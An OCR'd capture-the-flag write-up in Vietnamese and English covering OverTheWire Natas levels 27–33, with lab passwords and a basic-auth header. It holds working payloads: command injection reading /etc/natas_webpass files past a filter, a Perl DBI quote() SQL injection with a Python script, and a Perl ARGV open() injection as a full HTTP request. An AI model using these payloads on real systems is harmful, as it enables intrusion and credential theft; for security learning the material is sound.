
```
$user=mysqli_real_escape_string($link, substr($usr, 0, 64));
$password=mysqli_real_escape_string($link, substr($pass, 0, 64));
```

- 2 hàm trên để loại bỏ các ký tự đặc biệt chống sql injection nhưng nó không bỏ dấu +



- Vào thử natas28 thì sai pass h làm sao để bypass đoạn này là được





- Bài này varchar chỉ có 64 ký tự thôi nhập đủ 64 ký tự trống thì password của natas sẽ bị reset về 0 nên vô được

password: skrwxciAe6Dnb0VfFDzDEHcCzQmv3Gd4


Natas Level 27 → Level 28

pc0w0Vo0KpTHcEsgMhXu2EwUzyYemPno


Natas Level 28 → Level 29

- Command injection
- Tìm password ở /etc/natas_webpass/natas30

Bị filter gì đó rồi




- Nó sẽ filter chữ natas
- payload = |echo%201%20%0a%20cat%20/etc/na"tas_webpass/nat"as30%00



- pass= Gz4at8CdOYQkkJ8fJamc11Jg5hOnXM9X

Natas Level 29 → Level 30



It isn't safe, but I don't think it is exploitable.

2

The point is that `param` may return a scalar or a list. In list context, if you pass `username=a&username=b` to this page, the list will be ("a", "b").


In Perl, if you pass a list to a function, it is interpreted as seperate arguments.

```
quote("a", "b")
```

Is equivalent to

```
@list = ("a", "b")
quote(@list)
```

- Bài này nó sẽ dùng .$dbh->quote(param('username')) để ngăn sql injection nhưng ở đây ta thấy 1 lỗi như trên bypass list



This Perl program is vulnerable to SQL Injection.

- However this depends on the DBI driver, and could only reproduce this with MySQL

There are 2 flaws with this in `$dbh->quote(param('paramater'))`

1. You see, param is context-sensitive. In scalar context, if the parameter has a single value `(name=foo)`, it returns that value, and if the parameter has multiple values `(name=foo&name=bar)` it returns an `arrayref`.

   From the SO link, the problem with directly calling `param()` is that it can return an `array`


2. As a special case, the standard numeric types are optimized to return `$value` without calling type_info.

   From the DBI docs. Calling quote as a `list` with `SQL_INTEGER` as the second parameter, will return an unquoted value.

Since `SQL_INTEGER == 4` All it took was this python script:

```
def vuln(url):
    params={"username": "valid_username", "password": ["'lol' or 1", 4]}
    print(requests.post(url, data=params).text)
```


- Làm theo hàm vuln thử xem
- payload: username=cc&password='cc'+or+1&password=4



password: AMZF14yknOn9Uc57uKB02jnYuhplYka3

Natas Level 31 → Level 32

- Lên mạng tìm vuln perl command injection thì nó ra cái này




The Pinnacle Explained

```
while ( <$file> ) {
```

- "<>" doesn't work with strings
  - **Unless the string is "ARGV"**
- In that case, "<>" loops through the ARG values
  - Inserting **each one** to an **open()** call!

```
POST /index.pl?/bin/echo%201| HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Content-Length: 398
Cache-Control: max-age=0
Authorization: Basic
bmF0YXMzMTpBTVpGMTR5a25PbjlVYzU3dUtCMDJqbllaHBsWWthMw==
Upgrade-Insecure-Requests: 1
Origin: http://natas31.natas.labs.overthewire.org
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryxQwBsX1HgDkVWVZX
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.50
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://natas31.natas.labs.overthewire.org/index.pl
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

------WebKitFormBoundaryxQwBsX1HgDkVWVZX
Content-Disposition: form-data; name="file"
Content-Type: text/plain

ARGV
------WebKitFormBoundaryxQwBsX1HgDkVWVZX
Content-Disposition: form-data; name="file"; filename="cc.csv"
Content-Type: text/csv


------WebKitFormBoundaryxQwBsX1HgDkVWVZX
Content-Disposition: form-data; name="submit"

Upload
------WebKitFormBoundaryxQwBsX1HgDkVWVZX--
```




- Tìm password ở đường dẫn thường tìm
- payload:?index.pl?/bin/cat%20/etc/natas_webpass/natas32%20|

password: Yp5ffyfmEdjvTOwpN5HCvh7Ctgf9em3G


Natas Level 31 → Level 32

- Tương tự bài trước
- POST /index.pl?/bin/ls%20/%20|



payload: POST /index.pl?/bin/ls%20.%20|

- password sẽ là ./getpassword



password: APwWDD3fRAf6226sgBOBaSptGwvXwQhG

Natas Level 32 → Level 33

HẾT